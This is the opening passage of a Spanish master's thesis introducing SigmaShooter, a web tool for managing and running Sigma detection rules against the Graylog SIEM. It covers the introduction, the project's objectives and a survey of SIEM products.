



Universitat Oberta
de Catalunya

Seguridad de las Tecnologías de
la Información y de las
Comunicaciones
(interuniversitario: UOC, UAB,
URV)

Máster universitario

Universitat Oberta de Catalunya

SIGMASHOOTER: APLICACIÓN WEB PARA LA GESTIÓN Y EJECUCIÓN DE FIRMAS SIGMA



Trabajo Fin de Máster

Máster universitario en Seguridad de las Tecnologías
de la Información y de las Comunicaciones (MISTIC)

Autor: José Llopis Polvoreda

Tutor: Manuel Jesús Mendoza Flores

2019/2020

SIGMASHOOTER: APLICACIÓN WEB PARA LA GESTIÓN Y EJECUCIÓN DE
FIRMAS SIGMA

Resumen

En la actualidad, la mayoría de las empresas que hacen uso de la tecnología disponen de sistemas de información de seguridad y gestión de eventos, más conocidos como sistemas SIEM, donde se envían e integran todos los registros posibles de una organización y de esta manera correlacionar, administrar y analizar todos los datos para conseguir detectar actividades maliciosas o patrones anómalos.

Cada sistema SIEM dispone de un lenguaje propio para la consulta de datos, por lo que una misma búsqueda puede diferir entre diferentes SIEM. Este problema se resuelve con Sigma.

Sigma es un estándar abierto y genérico de firmas que permite describir registros relevantes de una manera directa. El objetivo principal del proyecto Sigma es proporcionar una forma estructurada en la que los investigadores puedan describir sus métodos de detección una vez desarrollados y hacerlos compartibles con otros.

De esta forma, la firma Sigma creada por un analista puede ser convertida a una consulta para la mayoría de los SIEM más utilizados, aunque su procedimiento puede ser complicado y tedioso si el número de firmas es muy elevado.

Para solucionar este problema, se presenta en este Trabajo Final de Máster el proyecto de SigmaShooter, una aplicación web con función de repositorio de firmas Sigma para su administración, gestión y ejecución de manera programada y automática contra el sistema SIEM configurado.

El objetivo final del proyecto es proporcionar una herramienta de ayuda al analista para que, con muy poco esfuerzo, o incluso de manera automatizada, se puedan ejecutar firmas Sigma contra el SIEM configurado de la organización.

Palabras clave: SIEM, Sigma, SigmaShooter.

Abstract

Currently, most companies that use technology have security information and event management systems, known as SIEM. Relevant activities logs are sent and integrated to SIEM systems, where then can be correlate, manage and analyze to detect malicious activities or anomalous patterns.

Each SIEM has its own language for querying data, so the same search can differ between different SIEM. This problem is solved with Sigma.

Sigma is a generic and open signature format that allows you to describe relevant log events in a straight forward manner. The main goal of Sigma project is to provide a structured way in which researchers can describe their detection methods once developed and make them shareable with others.

In this way, a Sigma signature created by an analyst can be converted to a query for most of used SIEM, although its procedure can be complicated and tedious if the number of rules is very high.

To solve this problem, SigmaShooter project is presented in this Final Master's Project. SigmaShooter is a repository web application for Sigma rules administration, management and execution in a programmed and automatic way against the configured SIEM system.

The final aim of the project is to provide a tool to help analysts run Sigma signatures easily, or even in an automatic way, against the organization's configured SIEM.

Keywords: SIEM, Sigma, SigmaShooter.

Tabla de contenidos

1. Introducción	12
1.1. Marco de estudio y justificación	12
1.2. Objetivos del trabajo.....	14
1.3. Enfoque y método seguido	14
1.4. Breve resumen de los siguientes capítulos de la memoria.....	15
2. Estado del Arte.....	17
2.1. SIEM	17
2.1.1. Características	17
2.1.2. Top sistemas SIEM	18
2.1.2.1. Graylog.....	20
2.2. SIGMA.....	21
2.2.1. Funcionamiento	21
2.2.2. Creando nuestra primera firma SIGMA.....	22
2.3. Estado del Arte.....	24
2.3.1. Sigma UI.....	24
2.3.2. SigmaRuleImporter	25
2.3.3. Sigma2SplunkAlert	27
2.3.4. Tabla resumen de las soluciones existentes	28
3. Análisis del Problema	30
3.1. Análisis de las soluciones	31
3.2. Solución propuesta	32
4. Diseño de la Solución	33
4.1. Casos de uso	33
4.2. Arquitectura	33
5. Implementación.....	36
5.1. Implementación de la herramienta	36
5.1.1. Ficheros de configuración	36
5.1.2. Backend	41
5.1.3. Frontend	44
5.2. Mecanismos de Seguridad en la Herramienta.....	46
5.3. Nombre y Logo de la Herramienta	48
5.4. Primeros pasos con SigmaShooter	49

5.5.	Revisión de los Requisitos.....	56
6.	Pruebas en Diferentes Entornos	57
6.1.	SigmaShooter en Seguridad Gestionada	57
6.2.	SigmaShooter en un GIR.....	60
6.3.	SigmaShooter en un DFIR	62
7.	Lanzamiento de SigmaShooter.....	65
8.	Conclusión	66
9.	Trabajos Futuros.....	67
10.	Glosario/Diccionario	68
11.	Referencias	70
12.	ANEXO.....	72
12.1.	Instalación del SIEM Graylog	72
12.1.1.	Sobre esta guía	72
12.1.2.	Instalando Graylog desde OVA	72
12.2.	Envío de eventos a Graylog	74
12.2.1.	Configuración de <i>inputs</i> en Graylog	75
12.2.2.	Envío de eventos Windows a Graylog con NxLog.....	76
12.2.2.1.	Instalación de Sysmon en Windows	76
12.2.2.	Envío de eventos Windows a Graylog con NxLog (cont.)	77
12.3.	Configuración de <i>wildcards</i> en las consultas de Graylog.....	81
12.4.	Estado del Arte (ampliación)	84
12.4.1.	Uncoder.io	84
12.4.2.	Joe Sandbox.....	86

SIGMASHOOTER: APLICACIÓN WEB PARA LA GESTIÓN Y EJECUCIÓN DE
FIRMAS SIGMA

Lista de Figuras

- Figura 1: Flujo de trabajo de la ejecución de SIGMA contra SIEM
- Figura 2: Flujo de trabajo de la ejecución de SIGMA contra SIEM con SigmaShooter
- Figura 3: Logo de QRadar
- Figura 4: Logo de ArcSight
- Figura 5: Logo de Splunk Enterprise
- Figura 6: Logo de Elastic
- Figura 7: Logo de Graylog
- Figura 8: Logo de Azure Sentinel
- Figura 9: Flujo de trabajo de SIGMA
- Figura 10: Evento Windows de Sysmon de ejecución de Powershell a partir de Word
- Figura 11: Firma SIGMA para detectar ejecución de Powershell a partir de Word
- Figura 12: Consulta en el buscador de SIEM Graylog
- Figura 13: Interfaz gráfica de Sigma UI
- Figura 14: Parte del código de SigmaRuleImporter desde el que descargar firmas SIGMA
- Figura 15: Parte gráfica de SigmaRuleImporter donde guardar firmas SIGMA
- Figura 16: Parte gráfica de SigmaRuleImporter de gestión de firmas SIGMA
- Figura 17: Parte gráfica de SigmaRuleImporter para configurar espacio de trabajo de AS
- Figura 18: Ejecución y resultados de SigmaRuleImporter
- Figura 19: Flujo de trabajo de Sigma2SplunkAlert
- Figura 20: Ventana de alertas de Splunk
- Figura 21: Tabla resumen de las funciones de las soluciones existentes
- Figura 22: Figura 21: Tabla resumen de las funciones de las soluciones existentes
- Figura 23: Boceto inicial de SigmaShooter
- Figura 24: Diseño de SigmaShooter
- Figura 25: Módulos de SigmaShooter en forma de árbol
- Figura 26: Lectura de sigmaShooter.conf desde sigmaShooter.go
- Figura 27: Comprobación de los requisitos desde sigmaShooter.go
- Figura 28: Despliegue del servidor web desde sigmaShooter.go
- Figura 29: Función principal para el despliegue del servidor web desde router.go
- Figura 30: Parte del código de router.go donde se ejecutan los manejadores web
- Figura 31: Función getFolderList() de webController.go
- Figura 32: Función downloadHandler() de apiController.go
- Figura 33: Función uploadWinToSiemAndRun.go de logsToSiem.go
- Figura 34: Función gzipit() de helpers.go
- Figura 35: Contenido de la carpeta views
- Figura 36: Código del fichero layout.html
- Figura 37: Contenido de la carpeta static
- Figura 38: Función .column de main.css
- Figura 39: Función chartAlertsLastDays() de app.js
- Figura 40: Control en la subida de ficheros .tar.gz de apiController.go
- Figura 41: Control en la subida de ficheros .yaml de apiController.go
- Figura 42: Funciones de app.js para controlar valores de entrada
- Figura 43: Mensaje de alerta tras insertar un valor de entrada no permitido
- Figura 44: Función ListenAndServeTLS de router.go
- Figura 45: Logo de SigmaShooter
- Figura 46: Función ListenAndServeTLS de router.go
- Figura 47: Ventana web principal de SigmaShooter

SIGMASHOOTER: APLICACIÓN WEB PARA LA GESTIÓN Y EJECUCIÓN DE FIRMAS SIGMA

- Figura 48: Ventana de subida de registros de SigmaShooter
- Figura 49: Utilidad Check Connectivity de SigmaShooter
- Figura 50: Utilidad Upload rule de SigmaShooter
- Figura 51: Ventana web principal de SigmaShooter con una firma cargada
- Figura 52: Edición de firma Sigma desde SigmaShooter
- Figura 53: Utilidad Run all Sigma rules de SigmaShooter
- Figura 54: Alerta "No rule matched" de SigmaShooter
- Figura 55: Ventana Executions last day de la ventana principal de SigmaShooter
- Figura 56: Utilidad Upload Sigma rules de SigmaShooter
- Figura 57: Ventana web principal de SigmaShooter con firmas cargadas
- Figura 58: Utilidad Test rules de SigmaShooter
- Figura 59: Ventana web principal de SigmaShooter con alertas "Unsupported rules" y "Matches"
- Figura 60: Alertas generadas en Graylog por SigmaShooter
- Figura 61: Alerta generada en Graylog por SigmaShooter
- Figura 62: Programa en BASH para ejecución de firmas con SigmaShooter
- Figura 63: Parte del código del fichero sigmaShooter.conf
- Figura 64: Ventana Executions last day de la ventana principal de SigmaShooter
- Figura 65: Quick Values del campo SigmaRuleTitle de los eventos de Graylog
- Figura 66: Utilidad Windows Event Logs de la ventana Upload Logs de SigmaShooter
- Figura 67: Ventana de examinar del botón Windows Event Logs de SigmaShooter
- Figura 68: Utilidad Windows Event Logs de SigmaShooter con 10 ficheros seleccionados
- Figura 69: Ventana de Upload Logs con resultados tras una subida de registros
- Figura 70: Agregación del campo CommandLine de los eventos de Graylog
- Figura 71: Repositorio del proyecto SigmaShooter en Github
- Figura 72: Ventana principal de VMware
- Figura 73: Ventana de configuración de la máquina virtual de Graylog
- Figura 74: Configuración de la contraseña de admin en server.conf
- Figura 75: Ventana web de acceso a Graylog
- Figura 76: Opción de Inputs desde la ventana principal de Graylog
- Figura 77: Ventana de Inputs de Graylog
- Figura 78: Input Windows Events creado
- Figura 79: Ejecución de la consola de Windows como administrador
- Figura 80: Visor de eventos de Sysmon
- Figura 81: Ventana inicial del instalador de NXLog
- Figura 82: Ubicación del fichero de configuración de NXLog en sistemas Windows
- Figura 83: Utilidad Servicios desde el buscador de Windows
- Figura 84: Reinicio del servicio NXLog en Windows
- Figura 85: Ventana Search de Graylog
- Figura 86: Opción de Indices desde la ventana principal de Graylog
- Figura 87: Índice utilizado en la ventana Indices de Graylog
- Figura 88: Rotado del índice
- Figura 89: Ejemplo de uso de wildcards en Graylog
- Figura 90: Tecnologías disponibles en uncoder.io
- Figura 91: Desplegable Editors de Joe Sandbox
- Figura 92: Ventana de Sigma Rules de Joe Sandbox
- Figura 93: Edición de firma Sigma desde Joe Sandbox
- Figura 94: Informe generado tras analizar una muestra en Joe Sandbox
- Figura 95: Sección Sigma Overview del informe generado en Joe Sandbox

1. Introducción

1.1. Marco de estudio y justificación

Vivimos en una era en la que los datos son el activo digital más importante para las empresas. Proteger esta información y mantener su integridad se ha convertido en los últimos años en una tarea fundamental en las organizaciones para defenderse contra los ciberataques.

En muchos casos, estos ataques intentan vulnerar los equipos para, una vez infectados, cifrar todos los datos posibles y exigir un rescate por la clave de descifrado, la cual, si no se consigue, puede poner en riesgo la continuidad de la empresa afectada.

En otras ocasiones, estos ciberataques pueden ser mucho más avanzados y estar orquestados por grandes organizaciones cuyo objetivo final es el robo de información de gobiernos o grandes empresas estratégicas. Una gran inversión de dinero y tiempo, “únicamente” para conseguir unos datos, sin ninguna garantía de que el ataque sea efectivo.

Con estos dos ejemplos nos podemos hacer una idea del valor de los datos y de la importancia de mantener los entornos corporativos controlados y libres de intrusiones.

Por esta razón, en la actualidad, la mayoría de las empresas que hacen uso de la tecnología disponen de sistemas para la gestión de la información y su seguridad, más conocidos como sistemas SIEM, de sus siglas en inglés *Security Information and Event Management*.

Un SIEM es una categoría de software donde se envían registros relevantes de múltiples sistemas de la organización y es capaz de analizar y correlacionar los datos integrados para alertar sobre potenciales amenazas de seguridad en la red de negocio.

Existen diferentes SIEM de distintas marcas y cada uno dispone de un lenguaje de consultas propio. La misma búsqueda con la que podríamos detectar una actividad maliciosa en un SIEM de una marca X, no sería correcta si la ejecutamos en un SIEM de otra marca.

Para poder estandarizar búsquedas entre SIEM de diferentes marcas se desarrolló el proyecto de SIGMA.

SIGMA es un metalenguaje que permite describir eventos relevantes de seguridad para detectar posibles amenazas en los sistemas, el cual puede ser convertido al lenguaje de consultas de los SIEM más utilizados en el mercado.

Sin embargo, su conversión y ejecución contra estos sistemas puede ser una tarea difícil y tediosa cuando el número de firmas SIGMA es muy elevado.

En este Trabajo Final de Máster se pretende diseñar una solución en forma de aplicación web, nombrada SigmaShooter, que permita a los analistas gestionar, convertir y ejecutar firmas SIGMA contra sus sistemas SIEM, para detectar amenazas, de una forma fácil y rápida.

En la siguiente imagen se muestra el flujo de trabajo de un analista buscando amenazas con firmas SIGMA contra el SIEM corporativo:




Figura 1: Flujo de trabajo de la ejecución de SIGMA contra SIEM

Con la solución propuesta en este proyecto, se pretende facilitar el trabajo al analista para que el flujo de trabajo anterior pase a ser el siguiente:




Figura 2: Flujo de trabajo de la ejecución de SIGMA contra SIEM con SigmaShooter

Como se muestra en la imagen anterior, el objetivo del proyecto es reducir el número de tareas repetitivas realizadas por los analistas para ejecutar búsquedas con SIGMA, ofreciendo para ello una aplicación web desde la que gestionar las reglas y con la posibilidad de automatizar la ejecución de SIGMA contra el SIEM configurado.

En el alcance de la primera versión de este proyecto se ha programado la aplicación SigmaShooter para la ejecución de firmas SIGMA únicamente contra el SIEM Graylog, aunque se ha diseñado de manera escalable para que se puedan programar otros SIEM de manera ágil. Además, es posible su ejecución sin SIEM configurado para ser utilizado como repositorio de firmas SIGMA.

A lo largo de la memoria, se harán uso de palabras técnicas y anglicismos, cuyo significado se podrá buscar en un breve glosario al final de esta. Recomendamos, en caso de no entender alguna palabra técnica, protocolo o programa, acudir a este diccionario.

1.2. Objetivos del trabajo

1. Entender el concepto de SIEM.
2. Comprender el formato y uso de SIGMA.
3. Diseñar una aplicación web que ayude a los analistas a gestionar y ejecutar su inteligencia en forma de firma SIGMA contra sus sistemas SIEM, aunque en esta primera versión sólo estará disponible la ejecución contra el SIEM Graylog.

1.3. Enfoque y método seguido

- Identificación del problema

El uso de firmas SIGMA se ha hecho muy popular entre la comunidad de la seguridad informática por las ventajas que ofrece de estandarización y compartición de inteligencia entre los diferentes SIEM. Sin embargo, su conversión a consulta y posterior ejecución se ha dejado en las manos de los analistas, y cada uno realiza esta función a su manera, ya sea de manera manual o con la ayuda de algún programa propio.

- Determinar los requerimientos de las organizaciones

Dicho lo anterior, es posible que no se tenga ningún control de las firmas ejecutadas en el SIEM de la organización, ni de los resultados generados a partir de estas reglas.

Por estas razones, se pretende diseñar una herramienta que permita la gestión y administración de las firmas SIGMA de la organización, así como su ejecución, control de firmas soportadas y generación de alertas de seguridad de las reglas utilizando funciones propias del SIEM.

Al generar estas alertas, las organizaciones también se pueden beneficiar de extraer datos estadísticos de las firmas que más se han generado, así como evaluar la calidad de estas.

- Diseño de la herramienta

Así pues, se procederá con el diseño de la aplicación web, nombrada SigmaShooter, con capacidades de repositorio para gestionar y administrar reglas SIGMA, conversión de firmas y ejecución contra el SIEM y generación de alertas por cada resultado obtenido de la ejecución.

- Documentación de la herramienta

Para realizar la aplicación, se hará uso de varios lenguajes de programación: para la parte del *backend*, se utilizará Go, y para la parte del *frontend*, se hará uso de HTML, CSS y JavaScript.

Para el almacenamiento de las firmas SIGMA, subidas por los analistas, se guardarán directamente en el disco, sin hacer uso de bases de datos, ya que este tipo de información no es de carácter sensible y de esta forma se mejora el rendimiento de la aplicación y del sistema operativo.

- Pruebas de la herramienta

Una vez terminada la herramienta, se realizarán una serie de pruebas en diferentes escenarios para comprobar que la aplicación desarrollada cumple con sus objetivos y puede ser de gran utilidad a las organizaciones que hagan uso de sistemas SIEM y SIGMA.

- Publicación de la herramienta

En caso de que las pruebas salgan satisfactoriamente y la aplicación cumpla con los requisitos planteados en los puntos anteriores, se publicará en la plataforma [Github](#)¹ para compartir la herramienta con la comunidad y que todo el mundo pueda beneficiarse de sus funciones.

1.4. Breve resumen de los siguientes capítulos de la memoria

El resto de los capítulos de la memoria se divide en las siguientes partes:

- Estado del Arte: En la primera parte de este capítulo se estudia el concepto de sistema SIEM y su funcionamiento, y el formato de SIGMA y su flujo de trabajo. Ya en la parte principal del capítulo, se detallan las herramientas existentes con una función similar a la de este proyecto.
- Análisis del Problema: En esta parte, se plantea el problema actual de desorganización de las firmas SIGMA en una organización, así como también el problema de ejecutar un alto número de reglas contra el SIEM. Para acabar, se presenta la solución propuesta para solventar los problemas descritos.

¹ <https://github.com/>

SIGMASHOOTER: APLICACIÓN WEB PARA LA GESTIÓN Y EJECUCIÓN DE FIRMAS SIGMA

- **Diseño de la Solución:** Esta parte se enlaza con el final del punto anterior para describir los casos de uso con los que contará esta solución a diseñar y su arquitectura.
- **Implementación de la Solución:** Una vez diseñada la solución, en este punto se desglosan las partes principales del prototipo desarrollado y se muestra la puesta en marcha de la herramienta, desde que descargamos el código hasta que ejecutamos la primera firma SIGMA contra el SIEM.
- **Pruebas en Diferentes Entornos:** Para comprobar que la herramienta diseñada sería aplicable y de utilidad en las organizaciones, en este parte se prueba la aplicación en diferentes escenarios, similares a los que nos podríamos encontrar en una empresa real.
- **Lanzamiento de la herramienta:** Si las pruebas realizadas en el punto anterior son satisfactorias, se publicará la herramienta en el gestor de proyectos Github.
- **Trabajos futuros:** En esta parte final, se plantean trabajos futuros y posibles mejoras en la aplicación desarrollada para mejorar la calidad y alcance de esta.
- **Conclusión.**

2. Estado del Arte

Antes de analizar las aplicaciones existentes que realizan funcionalidades parecidas a las que se proponen en el proyecto, se explicarán los sistemas principales a partir de los cuales se han realizado las aplicaciones anteriores.

2.1. SIEM

El número de ataques cibernéticos no deja de subir, y su tendencia no va para bajo, siendo estos ataques cada vez más potentes y peligrosos. Esta tendencia es normal ya que cada vez tenemos más dispositivos conectados a Internet, y con las redes 5G este número se va a disparar.

Si juntamos estos datos con que “la Información” es considerada el activo más importante de las empresas, y si ésta llegara a desaparecer o cayera en manos de la competencia, tendría un impacto crítico para la organización, obtenemos como resultado que todas las empresas necesitan mecanismos para securizar su información. Mantener la información segura es un objetivo fundamental en cualquier empresa.

La seguridad de la información se define como el conjunto de medidas preventivas y reactivas de las organizaciones con el objetivo de resguardar y proteger la información, buscando la preservación de su confidencialidad, disponibilidad e integridad.

Por eso hoy en día, la mayoría de las empresas disponen de sistemas de información de seguridad y gestión de eventos, más conocidos como SIEM, del inglés *Security Information and Event Management*.

Un SIEM es una tecnología capaz de recopilar todos los registros posibles de una organización, y con esta información de la red y de los sistemas detectar rápidamente posibles amenazas para poder responder y neutralizar los ataques detectados de manera ágil.

Su objetivo principal es el de proporcionar una visión global de la seguridad de la tecnología de la información.

Un sistema SIEM permite tener control absoluto sobre la seguridad informática de la empresa. Al tener información y administración total sobre todos los eventos que suceden cada segundo, resulta más fácil detectar tendencias y centrarse en patrones fuera de lo común. De esta forma, es posible anticipar nuevos ataques para mantener a salvo la infraestructura corporativa.

2.1.1. Características

Además de las características y funcionalidades vistas en el punto anterior, un SIEM puede disponer de otros beneficios para las empresas. A continuación, se listan las características más relevantes:

- Facilita a las empresas el cumplimiento de normativas de seguridad que las

compañías están obligadas a cumplir ante una auditoría.

- Es capaz de correlacionar múltiples fuentes de datos y generar alertas críticas de manera rápida y efectiva como, por ejemplo, una intrusión efectiva a un servidor explotando una vulnerabilidad identificada en el mismo.
- Puede bloquear rápidamente amenazas en la red según las reglas definidas en su motor de inteligencia.
- Los registros de los sistemas son enviados al SIEM y archivados de tal forma que permite buscar amenazas en registros pasados, proceso conocido como *retro-hunting*. Este punto es clave para poder buscar en todos los registros con el fin de detectar actividad maliciosa en los datos y es dónde se ejecutarán las firmas SIGMA, descritas en el siguiente punto, para tal fin.
- Muchos sistemas SIEM también pueden disponer de tecnologías de *machine learning* y de última generación, para detectar patrones anómalos, que salgan de la actividad habitual de la compañía, y bloquearlos.

2.1.2. Top sistemas SIEM

Existen múltiples marcas que ofrecen distintas soluciones de SIEM. A continuación, se definen los SIEM más utilizados en el mercado:

- [QRadar](#)²: Solución propuesta por la empresa IBM para ayudar a los equipos de seguridad a detectar con precisión y priorizar amenazas en toda la empresa, además de proporcionar información inteligente para que los equipos respondan rápidamente y así reducir el impacto de los incidentes.



Figura 3: Logo de QRadar

- [ArcSight](#)³: Tecnología de la marca HP para la detección de amenazas en tiempo real y respuesta respaldada por un SIEM potente, abierto e inteligente.



Figura 4: Logo de ArcSight

- [Splunk Enterprise Security](#)⁴: Sistema basado en un análisis compuesto por cinco

² <https://www.ibm.com/es-es/marketplace/ibm-qradar-siem>

³ <https://www.microfocus.com/es-es/products/siem-security-information-event-management/overview>

⁴ https://www.splunk.com/en_us/siem-security-information-and-event-management.html

marcos distintos que se pueden aprovechar de forma independiente para satisfacer una amplia gama de casos de uso de seguridad, incluyendo el cumplimiento de normativas, la seguridad de los sistemas, la gestión de incidentes, la detección avanzada de amenazas o la supervisión en tiempo real.



Figura 5: Logo de Splunk Enterprise

- [Elastic SIEM](#)⁵: Propuesta de los creadores del Elastic Stack (ELK) la cual protege la organización proporcionando integraciones de red y datos de host, analíticas compartibles con base en [Elastic Common Schema \(ECS\)](#)⁶ y la capacidad de explorar los datos de seguridad almacenados en el SIEM desde la aplicación [Kibana](#)⁷.



Figura 6: Logo de Elastic

- [Graylog](#)⁸: Esta solución ofrece una herramienta centralizada de recopilación de registros con capacidad de analizar todos los datos, profundizar en el análisis e identificar amenazas rápidamente.



Figura 7: Logo de Graylog

- [Azure Sentinel](#)⁹: Es una plataforma nativa de Microsoft en la nube que utiliza inteligencia artificial integrada para facilitar el análisis rápido de grandes volúmenes de datos en una empresa.



Figura 8: Logo de Azure Sentinel

Como ya se ha anunciado en el punto inicial, el alcance de este proyecto cubre la ejecución de firmas SIGMA contra el SIEM Graylog desde la aplicación diseñada. En el

⁵ <https://www.elastic.co/es/siem>

⁶ <https://www.elastic.co/guide/en/ecs/current/ecs-reference.html>

⁷ <https://www.elastic.co/es/kibana>

⁸ <https://www.graylog.org/>

⁹ <https://docs.microsoft.com/es-es/azure/sentinel/overview>

punto de la memoria “Trabajos futuros” se planificará el diseño de siguientes versiones de la aplicación para programar la ejecución de firmas SIGMA contra otros SIEM.

Así pues, en el siguiente punto se describe más detenidamente el SIEM Graylog y las razones por las que se eligió empezar por este SIEM.

2.1.2.1. Graylog

Graylog ofrece una de las soluciones SIEM más rápidas y ágiles del mercado la cual cuenta con múltiples capacidades para ayudar al analista a detectar de manera óptima cualquier amenaza que se busque. A continuación, se enumeran las características más relevantes de este sistema:

- Recopila y agrega datos de incidentes de manera ordenada para ayudar en la búsqueda proactiva de virus informáticos y ataques cibernéticos. Además, ofrece también la capacidad de ir explorando los datos aportando valores estadísticos e histogramas los cuales pueden aportar información sobre patrones anómalos e identificar rápidamente la amenaza.
- Aumenta la capacidad para detectar comportamientos maliciosos y posibles brechas de seguridad permitiendo agregar datos multi-fuente y ofreciendo la posibilidad de visualizar a través de una interfaz muy intuitiva los datos correlados. Con la información analizada en tiempo real se puede detectar en menor tiempo cualquier problema o infracción que se produzca en la red.
- Permite crear diferentes cuadros de mando para comprobar en todo momento la actividad de la red.
- Creación de reportes automáticos personalizables los cuales permiten conocer el estado de la organización de manera periódica según se configure.

Además de todas estas características, se ha elegido el SIEM Graylog, en esta primera versión de SigmaShooter, principalmente por las siguientes razones:

- Graylog es un proyecto gratuito y de código abierto con una amplia comunidad la cual aporta mucha documentación y complementos. Cabe destacar que Graylog también dispone de otras soluciones de pago que incluyen muchas otras mejoras.
- Este SIEM dispone de una API muy bien documentada la cual ofrece una interacción con la herramienta útil, sencilla e intuitiva.
- Se había utilizado Graylog en proyectos anteriores con muy buenos resultados con lo que se ha pensado en utilizar esta solución para la primera versión de la herramienta a diseñar.

Con esto decidido, instalamos Graylog para completar la primera parte del proyecto.

En el ANEXO de la memoria, punto 12.1, se adjunta un procedimiento con los pasos seguidos para instalar el SIEM Graylog, así como también algunas configuraciones y consejos para mejorar la capacidad de búsqueda del sistema, punto 12.3.

Además, en el ANEXO, punto 12.2, se detalla un ejemplo de subida de eventos de un sistema Windows al SIEM con la aplicación [NxLog](#)¹⁰, simulando lo que podría ser el flujo de subida en un entorno real.

2.2. SIGMA

[SIGMA](#)¹¹ es un metalenguaje genérico y abierto, creado por Florian Roth, que permite describir en formato YAML reglas para detectar registros relevantes de una manera directa.

El formato de la regla es muy flexible, fácil de escribir y aplicable a cualquier tipo de registro.

De esta manera, SIGMA proporciona una forma estructurada en la que los investigadores o analistas pueden describir sus métodos de detección una vez desarrollados y compartirlos con otros.

Una vez creada una firma SIGMA puede ser convertida a consulta para la gran mayoría de sistemas SIEM, gracias al binario “sigmac”, SIGMA Converter.

2.2.1. Funcionamiento

El flujo de trabajo se define en el repositorio oficial de SIGMA con la siguiente imagen:

